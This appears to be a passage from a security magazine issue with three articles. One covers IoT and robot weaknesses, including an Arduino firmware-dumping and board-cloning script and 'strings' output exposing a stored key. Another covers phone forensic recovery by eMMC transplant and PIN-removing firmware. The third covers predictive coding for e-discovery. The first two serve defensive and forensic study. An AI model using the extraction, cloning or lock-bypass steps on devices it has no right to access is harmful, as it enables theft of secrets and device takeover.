Attackers can use specific movements and controls to harm operators and cause injuries and also wreak havoc on costly materials. Some collaborative robots' protocols and/or software's do not require users to have any authentication to have control over the device. For example, GR-001 from HPI Japan running V-Sido Operating System can be controlled using "V-Sido-Lite" without any authentication.

Similarly, the RoboPlus protocol of Robotis lacks authentication. So, RoboPlus software can be downloaded by anyone to control motions for every Robotis product without any authentication by just using IP address and default TCP port 6501. In addition to software vulnerabilities, some devices possess design flaws that cause visible and easily accessible USB, SD card, and Lan Ports. Some devices even keep their debug ports like JTAG open and accessible. Due to this, an attacker can extract as well as overwrite firmware.

DATA EXTRACTION EXPLOITS IN ARDUINO

a) Introduction to types of memory in Arduino

There are three important types of memory in an Arduino device [19]:

- Flash or Program Memory: Program Image and any initialized data are stored in the Flash memory of the device. Data in flash memory is read-only, so it cannot be modified by executing a code. To modify the data, it needs to be copied to SRAM
- SRAM: Static Random-Access Memory: SRAM can be read and written from the executing code. SRAM contains a block of reserved space, named Static Data. It contains all global and static variables from the program. Heap block is also provided for dynamically allocated data items in SRAM.

- EEPROM: EEPROM is another type of non-volatile memory with read and write capabilities from the executing program. While it can only be read byte-by-byte, it is slower than SRAM and only 100,000 write cycles are possible.

b) Extracting Data from Arduino

There are several possible ways to compile and upload firmware, program and bootloader to an Arduino device. Simplest ways are:
Using Arduino GUI
Using Arduino CLI

Arduino provides a software development kit with an Integrated Development Environment (IDE). Arduino IDE takes the source code, compiles it and links it with the provided libraries as well as custom libraries relevant to the development board selected. It also provides a repository for downloading a toolkit for development boards not shipped with Arduino SDK.

While Arduino does not provide a way or interface to download uploaded file from an Arduino device, in my research, I found a way to download and analyse compiled hex file from Atmel’s AVR microcontrollers. Using AVRDude, one can program the Flash and EEPROM and where it is supported by the serial programming protocols, it can program fuse and lock bits. In the process of extracting and cloning the AVR boards, I developed a python program, Extractiot [20].

The python program takes input via -c or -w flags.

Input, if provided, is -c, it indicates that the user wants to download data from the connected device.

And if the input is provided as -w flag, it indicates that the user wants to write to the board from the files provided in the directory.
If directed to copy via command-line argument, the program calls a function for copy.

This function presumes that code was compiled by Arduino compiler and tries to extract data from all memories available.

The function creates a folder named “copied” in the program directory.

This python program has capabilities to extract data on many levels.

It can get data from FLASH, EFUSE, EEPROM, HFUSE and LFUSE.

Everything is stored in the copied folder. Every file is of the type “.hex”.

Similarly, the function for write looks for files provided in the folder. If not specified, the function fetches files copied from the device attached before and writes it to the currently connected device, that is, makes a clone of the device.


This program can be used to make copies on a larger scale too, with a simple hack code in default Linux command shell, bash.

```
” python extractiot.py -c;
for i in `seq 1 100`; do \
sleep 6000;
python extractiot.py -w;
sleep 6000; \
done
"
```

This program assumes that you are trying to extract data from Atmega 328p. If you want to perform it on another type of Arduino, you can do that by changing the option in the program.

c) Consequences of Data Extraction

IoT devices are developed to operate and interact over the network. To properly commute over a network, the device needs to have credentials to properly authenticate over the network. In some cases, IoT device operates on Cloud platform. There are high possibilities that several IoT devices of the same type are connecting to the same cloud, sharing and retrieving information. To enable IoT devices to do that, they need to have authentication keys for the cloud platform. The Cloud platform can also contain database and other sensitive information. After extracting the hex file, the attacker can analyze it with "Strings" Unix utility or "Binwalk", the tool for searching a binary file. As demonstrated in the image below, a simple command, "Strings backup-flash.bin" can give us all the strings passed to the program while compiling the program uploaded to the device which also included the sensitive secret key, "TOPSECRETKEy".



```
thelaw@thelaw-pc  ~/research/extractiot  strings backup_flash.bin
H>S@a
"P1     9
N__O$
N__O
"P1
Q.A.
APP@
TOPSECRETKEy
Hello World!
llo
orld
/_?O
O__O.
$N__O
thelaw@thelaw-pc  ~/research/extractiot
```

An attacker can use this key to access and command the cloud-based application and compromise all the devices connected to it. Consider a scenario where an IoT-based device is required to authenticate and access certain premises. While an attacker having momentary access to that authentication IoT device cannot enter the premise, he can easily make copies of that key and bypass the digital security. So, ensuring that no secret keys are stored on an IoT device as well as the physical security of the device is very important.

CASE STUDIES DIRECTLY RELATED TO IOT SECURITY

Siberian Pipeline Explosion (1982)

This is considered as the first cyber incident involving the safety of critical infrastructures which resulted in the explosion of a gas pipeline in Siberia 1982 [21]. It is believed that a Trojan Horse malware was planted into the SCADA system in charge of regulating the gas pipeline. By gaining access to the SCADA system, attackers changed the co-ordination of pumps, turbines and valves resulting in the internal pressure of pipeline reaching far beyond the acceptable level, leading to an explosion of the power of 3 Kilotons of TNT.

Slammer Worm Denial of Service (DOS) attack on Ohio Nuclear plant Network (2003)

In the first month of 2003, a worm named Slammer, penetrated a private computer network at Ohio's nuclear power plant, disabling a safety monitoring system for nearly 5 hours [22]. The Slammer worm spread to the SCADA network by exploiting the vulnerabilities of MS-SQL, present in the version used in systems.

Stuxnet Virus (2010)

Stuxnet, a computer worm, discovered in 2010, was primarily written to target Iranian nuclear centrifuges [23]. Stuxnet was designed to specifically target Programmable Logic Controllers (PLCs), which allows for the automation of electromechanical processes like separation of nuclear material using centrifuges. Stuxnet used 4 Zero-day vulnerabilities to compromise Iranian centrifuges. This attack resulted in an infection of over 200,000 computers and physically degraded 1,000 machines.


References

- S. Haller, S. Karnouskos, and C. Schroth, "The Internet of Things in an Enterprise Context," in Future Internet – FIS 2008 Lecture Notes in Computer Science Vol. 5468, 2009, pp 14-28.
- Atzori, A. Iera, and G. Morabito, "The internet of things: A survey,"Computer Networks, vol. 54, no. 15, pp. 2787–2805, Oct. 2010.
- things (iot): A vision, architectural elements, and futuredirections,"Future Generation Computer Systems, vol. 29, no. 7, pp. 1645–1660, 92013.
- L. Columbus, "Roundup of internet of things forecasts and marketestimates,"https://www.forbes.com/sites/louiscolumbus/2016/11/27/roundup-of-internet-of-thi
- https://media.blackhat.com/bh-us-11/Radcliffe/BH_US_11_Radcliffe_Hacking_Medical_Devices_WP.pdf
- https://internetofthingsagenda.techtarget.com/definition/IoT-attack-surface
- https://www.owasp.org/index.php/IoT_Attack_Surface_Areas
- https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10
- https://www.owasp.org/images/3/3f/OWASP_Cloud_Top_10.pdf
- https://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1152&context=adf
- http://www.iiisci.org/journal/CV$/sci/pdfs/ZA340MX17.pdf
- https://www.sciencedirect.com/science/article/pii/S0167404817301578
- https://www.infosecurityeurope.com/__novadocuments/480572?v=636632820679870000
- https://www.blackhat.com/docs/us-16/materials/us-16-Bursztein-Does-Dropping-USB-Drives-In-Parking-Lots-And-Other-Places-Really-Work.pd f
- https://www.growbot.eu/
- https://ioactive.com/pdfs/Hacking-Robots-Before-Skynet.pdf
- https://en.wikipedia.org/wiki/Nao_(robot)
- https://en.wikipedia.org/wiki/Universal_Robots
- https://www.arduino.cc/en/tutorial/memory
- https://github.com/malavvyas
- Daniela, T. 2011. Communication security in SCADA pipeline monitoring systems. Roedunet International Conference (RoEduNet), 2011 10th.
- European Conference on Information Warfare and Security: National Defence College, Helsinki, Finland, 1 - 2 June 2006. Academic Conferences Limited.
- Farwell, J.P. and Rohozinski, R. 2011. Stuxnet and the Future of Cyber War. Survival. 53, 1 (Feb. 2011), 23–40.


ABOUT AUTHORS

Malav Vyas, Student at Gujarat Technological University, Information Security Specialist – Infovys Inc.Final Year Information Technology Engineering.Speaker / Contributor– Null Ahmedabad.
Volunteer – Owasp Seasides.


iToons
Sunil Agarwal & Ajit Ninan
If they don't move faster they'll remain pawns
times@itoons.in


iToons
Sunil Agarwal & Ajit Ninan
Remember satellite TV, when we only had five hundred channels
times@itoons.in

iToons
Sunil Agarwal & Ajit Ninan
They plan on being a paperless office
times@itoons.in



iToons
Sunil Agarwal & Ajit Ninan
They're not our best hackers but will be tried in juvenile court
times@itoons.in




Logical Swapping for Data Recovery on Samsung G570M (J5 Prime)

- Djalma Fonseca

INTRODUCTION


In November 2019, I received from a Federal Policy Officer a splitted and oxidade Samsung mobile device model: G570M, needless to say that this device wasn't working and there was no way to retrieve data from eMMC even because the damage and by default encryption of Android 7.0 as the picture below.




First thing done was applying ISP techniques (less invasive) and read data with Easy Jtag.


Rom 1 with all partitions (32GB) was read without errors and saved.

Rom 2/3 was read (4MB) and saved. As system partition isn't encrypted it was possible determinate firmware version G570MUBU2BRA3. With this information all flash files and engineer firmware (combination) was downloaded to prepare the receptor board as shown below.Preparing receptor board to receive all data.



Original piece of G570M where I removed EMMC from board and to read all data (Chip-off)





G570M working board to receive all data

Rom 1

Rom 2

Rom 3


Write all data using eMMC Toll Suite software Ver. 1.6.2.0. It takes about 11 hours to write Rom 1 (32GB) average rate of 800kb/s.

Rom 2/3 is only 4MB about 6 second each one

With all process done without errors, devices startup in download mode like the picture below:

With Z3x Samsung Pro firmware, I flashed a modified (with Hex editor) version of engineer software (Combination). This step is very important to be done, this is remove any pin code without data loss.

After finished with success (no errors) devices reboots in Eng mode.



Rebooting in Eng mode:

This technique is pioneering in forensics mobile world and after more than 5 working days, devices finally boot. My swap worked when I was almost giving it up!


All data was succeeded transferred from old and splitted board to this new one.

New horizont from investigation coming...

With the help of Cellebrite, now we could get Physical Extraction and all data recovery.

Cellbrite Dongle

Extraction Process




EXTRACTION IN PROGRESS

Samsung GSM SM-G570M Galaxy J5 Prime
Cable A with black tip T-100

Please wait, this can take some time...

blk0_mmcblk0.bin
1/4

Job done



- Samsung GSM_SM-G570M Galaxy J5
  - Resumo da extração (3)
  - Fontes de dados da nuvem (18) (2 s
  - Imagens de memória
  - Intervalos de memória
  - Sistemas de arquivo
  - Dados analisados
    - Autopreenchimento (1162)
    - Bate-papos (1573) (127)
    - Calendário (96)
    - Contas de usuário (50)
    - Contatos (7559) (184)
    - Cookies (4060) (54)
    - Dados SIM (7)
    - Downloads (4)
    - E-mails (20) (18)
    - Eventos de dispositivo (5)
    - Histórico da Web (1674) (2)
    - Inf. de aplicativos
    - Itens pesquisados (68) (2)
    - Locais do dispositivo (5710)
    - Mensagens MMS (2)
    - Mensagens SMS (1422) (378)
    - Redes sem fio (1918)
    - Registro de chamadas (3442) (16

REFERENCES

- www.mobiledatarecovery.com.br

ABOUT AUTHORS

Djalma Fonseca

Contact :

Email ID: djalma.celulares@gmail.com.

Predictive Coding for E-discovery

- Rashmi Joshi

Abstract: E-Discovery for long has been crucial in every field. For law enforcement, software development, information security, medicine, etc., e-discovery continues to be an integral part of data analysis. With eDiscovery, when machine learning is used, we call it predictive coding; different methods by which data is stored, analysed, accessed and reformed using machine learning, the entire process is predictive coding.

INTRODUCTION

Predictive coding is a process of machine learning which uses different tools and software to perform a keyword search, provide recommendations based on search, clustering of data, etc. on large data sets and hence reducing the number of irrelevant documents and ones which need manual review1.

This technology is used in every organization involving storing, processing and manipulating of large data sets. In commercial organizations, there are large datasets of customer details and product manufacture details. There is a need for a technique of finding one customer which is complex when performed under the traditional method of search. Thus, predictive coding, in this case, can help determine the customer details in a fraction of seconds from the enormous dataset available. In litigation, this technology is considered as the next revolution of e-discovery but implementing it against several laws and standards is challenging. Though much faster and precise, in litigation, any new technology will have obstacles to surpass. In neuroscience, for effective coding of the nervous system and for reducing redundancy, predictive coding is considered as a unifying framework. From a large number of sensory signals and neural responses captured, only the unpredicted signals are processed by predictive coding which reduces the redundancy factor and increases the ability to utilize neurons. PC, this way, is consistent in neurology and psychological aspects which involve fetching data from different parts of the brain.

With technology developing at greater statues, traditional methods are plummeting. Technology is reducing complexities and increasing the quality of the process by reducing cost and time. Thus, there is a technology being introduced in every sector to improvise and advance. With data being abundantly stored in every sector, effective processing and analysing of all the datasets are of utmost importance for every organization. Predictive coding effectively serves the purpose and provides many other effective factors as discussed further.

WORKING

Predictive coding is a new concept which is a blend of human efforts and technology but the process used for it is machine learning which includes various tools and methods. For example, data is provided by the organization and the technology uses different tools to search, analyse, manipulate and store large datasets and documents. These tools use unique algorithms but the technique and approach remain the same.

There are different methods for processing. In general, for any dataset to undergo predictive coding, it has to perform the following:





Fig. 1: Predictive Coding Process

a) Training documents

Training uses a specific algorithm by which the dataset is trained to a certain percentage of entire datasets6. The first step is to find the right documents. This is done by a human expert who reviews the documents and selects the ones which have issues. It is possible that during the training process some of the documents might affect the quality of the classification of these documents. For this purpose, experts must ensure that importance is given to the text of the document as the entire process depends on it. There is also a need to maintain consistency with the training of these documents7. Once the required documents are selected, they are trained to a certain percentage of the overall documents.




```
import graphlab
home_data=graphlab.SFrame('home_data.gl/')
home_data.show()
Canvas is accessible via web browser at the URL: http://localhost:53689/index.html
Opening Canvas in default web browser.
train_data,test_data=home_data.random_split(0.9,seed=0)
train_data.show()
Canvas is updated and available in a tab in the default browser.
```

Fig.2: Training of data example

b) Testing dataset

Once the data is trained, it has to be evaluated on a test set. The sets to be taken are usually from the same dataset as the training set.

